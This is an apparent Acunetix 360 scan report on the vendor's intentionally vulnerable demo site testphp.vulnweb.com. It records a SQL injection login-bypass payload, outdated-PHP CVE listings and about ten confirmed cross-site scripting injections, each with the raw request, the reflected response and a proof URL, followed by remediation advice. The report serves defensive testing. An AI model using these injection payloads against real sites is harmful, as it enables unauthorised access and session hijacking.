Identified Database User

```
acuart@localhost
```

Identified Database Version

```
8.0.22-0ubuntu0.20.04.2
```

Request

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 51
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

pass=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&uname=Smith
```

Response

Response Time (ms) : 181.5727 Total Bytes Received : 250 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:20:54 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
…
```

History

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	6/9/2021 1:44:14 PM

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

ASVS 4.0	5.3.4

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)

CVSS 3.0 SCORE

Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

3. Out-of-date Version (PHP)

CRITICAL 1

Acunetix 360 identified you are using an out-of-date version of PHP.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

PHP Other Vulnerability

Double free vulnerability in the format printer in PHP 7.x before 7.0.1 allows remote attackers to have an unspecified impact by triggering an error.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2015-8880

Exploits

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_TIFF.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2019-9641

Exploits

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The SplObjectStorage unserialize implementation in ext/spl/spl_observer.c in PHP before 7.0.12 does not verify that a key is an object, which allows remote attackers to execute arbitrary code or cause a denial of service (uninitialized memory access) via crafted serialized data.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2016-7480

Exploits

PHP Improper Input Validation Vulnerability

The zend_string_extend function in Zend/zend_string.h in PHP through 7.1.5 does not prevent changes to string objects that result in a negative length, which allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact by leveraging a script's use of .= with a long string.

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2017-8923

Exploits

PHP Numeric Errors Vulnerability

Integer overflow in the xml_utf8_encode function in ext/xml/xml.c in PHP before 7.0.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a long argument to the utf8_encode function, leading to a heap-based buffer overflow.

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2016-4344

Exploits

PHP Numeric Errors Vulnerability

Integer overflow in the php_filter_encode_url function in ext/filter/sanitizing_filters.c in PHP before 7.0.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a long string, leading to a heap-based buffer overflow.

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2016-4345

Exploits

PHP Numeric Errors Vulnerability

Integer overflow in the str_pad function in ext/standard/string.c in PHP before 7.0.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a long string, leading to a heap-based buffer overflow.

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2016-4346

Exploits

PHP Integer Overflow or Wraparound Vulnerability

Multiple integer overflows in php_zip.c in the zip extension in PHP before 7.0.6 allow remote attackers to cause a denial of service (heap-based buffer overflow and application crash) or possibly have unspecified other impact via a crafted call to (1) getFromIndex or (2) getFromName in the ZipArchive class.

Affected Versions
5.3.0 to 7.0.0

External References

- CVE-2016-3078

Exploits

PHP NULL Pointer Dereference Vulnerability

ext/standard/var.c in PHP 5.x through 7.1.24 on Windows allows attackers to cause a denial of service (NULL pointer dereference and application crash) because com and com_safearray_proxy return NULL in com_properties_get in ext/com_dotnet/com_handlers.c, as demonstrated by a serialize call on COM("WScript.Shell").

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2018-19395

Exploits

PHP Deserialization of Untrusted Data Vulnerability

ext/standard/var_unserializer.c in PHP 5.x through 7.1.24 allows attackers to cause a denial of service (application crash) via an unserialize call for the com, dotnet, or variant class.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2018-19396

Exploits

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_MAKERNOTE because of mishandling the maker_note->offset relationship to value_len.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2019-9638

Exploits

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_MAKERNOTE because of mishandling the data_len variable.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2019-9639

Exploits

PHP Permissions, Privileges, and Access Controls Vulnerability

An issue was discovered in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. Due to the way rename() across filesystems is implemented, it is possible that file being renamed is briefly available with wrong permissions while the rename is ongoing, thus enabling unauthorized users to access the data.

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2019-9637

Exploits

PHP Server-Side Request Forgery (SSRF) Vulnerability

PHP through 7.1.11 enables potential SSRF in applications that accept an fsockopen or pfsockopen hostname argument with an expectation that the port number is constrained. Because a :port syntax is recognized, fsockopen will use the port number that is specified in the hostname argument, instead of the port number in the second argument of the function.

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2017-7272

Exploits

PHP Allocation of Resources Without Limits or Throttling Vulnerability

** DISPUTED ** The GNU Multiple Precision Arithmetic Library (GMP) interfaces for PHP through 7.1.4 allow attackers to cause a denial of service (memory consumption and application crash) via operations on long strings. NOTE: the vendor disputes this, stating "There is no security issue here, because GMP safely aborts in case of an OOM condition. The only attack vector here is denial of service. However, if you allow attacker-controlled, unbounded allocations you have a DoS vector regardless of GMP's OOM behavior."

Affected Versions
5.3.0 to 7.0.0

External References
- CVE-2017-7963

Exploits

PHP Improper Access Control Vulnerability

PHP through 7.0.8 does not attempt to address RFC 3875 section 4.1.18 namespace conflicts and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application's outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, as demonstrated by (1) an application that makes a getenv('HTTP_PROXY') call or (2) a CGI configuration of PHP, aka an "httpoxy" issue.

Affected Versions
5.3.0 to 7.0.0

External References

- CVE-2016-5385

Exploits

PHP Uncontrolled Resource Consumption Vulnerability

An issue was discovered in PHP 7.3.x before 7.3.0alpha3, 7.2.x before 7.2.8, and before 7.1.20. The php-fpm master process restarts a child process in an endless loop when using program execution functions (e.g., passthru, exec, shell_exec, or system) with a non-blocking STDIN stream, causing this master process to consume 100% of the CPU, and consume disk space with a large volume of error logs, as demonstrated by an attack by a customer of a shared-hosting facility.

Affected Versions

5.3.0 to 7.0.0

External References

- CVE-2015-9253

Exploits

Vulnerabilities

3.1. http://testphp.vulnweb.com/login.php

Identified Version

- 5.6.40

Latest Version

- 5.6.40 (in this branch)

Overall Latest Version

- 8.0.7

Branch Status

- This branch has stopped receiving updates since 12/31/2018.

Vulnerability Database

- Result is based on 06/04/2021 15:00:00 vulnerability database content.

Certainty

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.0863 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:19:30 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://ww
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:19:34 PM
The Issue was detected during the Scan.	System	6/9/2021 1:13:40 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:05:06 AM

Remedy

Please upgrade your installation of PHP to the latest stable version.

Remedy References

- Downloading PHP

CLASSIFICATION

ASVS 4.0	1.14.3

4. Cross-site Scripting

HIGH 15 | CONFIRMED 15

Acunetix 360 detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

4.1. http://testphp.vulnweb.com/comment.php

CONFIRMED

Method	Parameter	Value
POST	comment	
POST	Submit	`Submit`
POST	phpaction	`echo $_POST[comment];`
POST	name	`</title><scRipt>netsparker(0x108665)</scRipt>`

Request

```
POST /comment.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 129
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/comment.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

comment=&Submit=Submit&phpaction=echo+%24_POST%5bcomment%5d%3b&name=%3c%2ftitle%3e%3cscRipt%3enetsparker(0x108665)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 187.0652 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:32:10 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
</title><scRipt>netsparker(0x108665)</scRipt> commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
        margin-left: 0px;
        margin-top: 0px;
        margin-right: 0px;
        margin-bottom: 0px;
}
-->
</style>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<p class='story'></title><scRipt>netsparker(0x108665)</scRipt>, thank you for your comment.</p><p class='story'><i></p></i></body>
</html>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:32:20 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:28:14 AM

4.2. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
POST	submit	add message
POST	text	<scRipt>netsparker(0x106026)</scRipt>
POST	name	anonymous user

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 91
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

submit=add+message&text=%3cscRipt%3enetsparker(0x106026)%3c%2fscRipt%3e&name=anonymous+user
```

Response

Response Time (ms) : 183.4302 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
ground-color:#F5F5F5"><strong>anonymous user</strong></td><td align="right" style="background-color:
#F5F5F5">06.09.2021, 1:25 pm</td></tr><tr><td colspan="2"><img src="/images/remark.gif">  
<scRipt>netsparker(0x106026)</scRipt></td></tr></table>  </div>
          <div class="story">
                <form action="" method="post" name="faddentry">
                        <input type="hidden" name="name" value="test">
                        <textarea name="text" rows="5" wrap="VIRTUAL"
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:03 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:11:24 AM

4.3. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
POST	submit	add message
POST	text	
POST	name	<scRipt>netsparker(0x106028)</scRipt>

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 77
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

submit=add+message&text=&name=%3cscRipt%3enetsparker(0x106028)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 179.8118 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
…
v class="story">
        <table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5"><strong><scRipt>netsparker(0x106028)</scRipt></strong></td><td align="right" style="background-color:#F5F5F5">06.09.2021, 1:25 pm</td></tr><tr><td colspan="2"><img src="/images/remark.gif">  </td></tr></table>        </div>
          <div class="st
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:25:06 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:12:00 AM

4.4. http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dnetsparker(0x106ED2)%20x%3d%22

CONFIRMED

Method	Parameter	Value
GET	pp	x" onmouseover=netsparker(0x106ED2) x="

Proof URL

http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dalert(0x106ED2)%20x%3d%22

Request

```
GET /hpp/?pp=x%22%20onmouseover%3dnetsparker(0x106ED2)%20x%3d%22 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 181.8073 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:28:01 GMT

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=x%22+onmouseover%3Dnetsparker%280x106ED2%29+x%3D%22">link1</a><br/><a
href="params.php?p=valid&pp=x" onmouseover=netsparker(0x106ED2) x="">link2</a><br/><form action="par
ams.php?p=valid&pp=x" onmouseover=netsparker(0x106ED2) x=""><input type=submit name=aaaa/></form><b
r/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html'>Original
 article</a>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:28:03 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:17:07 AM

4.5. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x107E91)%3c%2fscRipt%3e&pp=12

CONFIRMED

Method	Parameter	Value
GET	p	<scRipt>netsparker(0x107E91)</scRipt>
GET	pp	12
GET	aaaa%2f	

Proof URL

http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3ealert(0x107E91)%3c%2fscRipt%3e&pp=12

Request

```
GET /hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x107E91)%3c%2fscRipt%3e&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 178.9669 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:29:55 GMT

<scRipt>netsparker(0x107E91)</scRipt>12
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:29:58 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:20:48 AM

4.6. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x107FBD)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value
GET	p	valid
GET	pp	<scRipt>netsparker(0x107FBD)</scRipt>
GET	aaaa%2f	

Proof URL

http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3ealert(0x107FBD)%3c%2fscRipt%3e

Request

```
GET /hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x107FBD)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 189.1571 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:29:58 GMT

valid<scRipt>netsparker(0x107FBD)</scRipt>
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:30:02 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:21:13 AM

4.7. http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker(0x106C07)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value

Method	Parameter	Value
GET	artist	<scRipt>netsparker(0x106C07)</scRipt>

Proof URL

http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3ealert(0x106C07)%3c%2fscRipt%3e

Request

```
GET /listproducts.php?artist=%3cscRipt%3enetsparker(0x106C07)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.7027 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
BeginEditable name="content_rgn" -->
<div id="content">
        Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '=<scRipt>netsparker(0x106C07)</scRipt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:27:50 PM

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:18:38 AM

4.8. http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3enetsparker(0x105C3E)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value
GET	cat	<scRipt>netsparker(0x105C3E)</scRipt>

Proof URL

http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3ealert(0x105C3E)%3c%2fscRipt%3e

Request

```
GET /listproducts.php?cat=%3cscRipt%3enetsparker(0x105C3E)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.2683 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
BeginEditable name="content_rgn" -->
<div id="content">
        Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '=<scRipt>netsparker(0x105C3E)</scRipt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:23:52 PM
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:09:19 AM

4.9. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method	Parameter	Value
POST	goButton	go
POST	searchFor	<scRipt>netsparker(0x104D45)</scRipt>
POST	test	query

Request

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 69
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

goButton=go&searchFor=%3cscRipt%3enetsparker(0x104D45)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 181.6992 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
…
ut test</a>     </td>
        </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <h2 id='pageName'>searched for: <scRipt>netsparker(0x104D45)</scRipt></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <i
…
```

History

Message	Owner	Date
The Issue was detected during the Scan.	System	6/9/2021 1:21:58 PM

Message	Owner	Date
The Issue was detected during the Scan. The State was set to Present	System	5/6/2021 8:08:51 AM

4.10. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	upass2	Inv1@cti
POST	urname	'"--></style></scRipt><scRipt>netsparker(0x106474)</scRipt>
POST	signup	signup
POST	uuname	Smith
POST	upass	Inv1@cti
POST	uaddress	3
POST	ucc	4916613944329494
POST	uemail	invicti@example.com
POST	uphone	3

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 198
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

upass2=Inv1%40cti&urname='"--></style></scRipt><scRipt>netsparker(0x106474)</scRipt>&signup=signup&uname=Smith&upass=Inv1%40cti&uaddress=3&ucc=4916613944329494&uemail=invicti%40example.com&uphone=3
```

Response

Response Time (ms) : 180.0707 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 09 Jun 2021 13:25:52 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
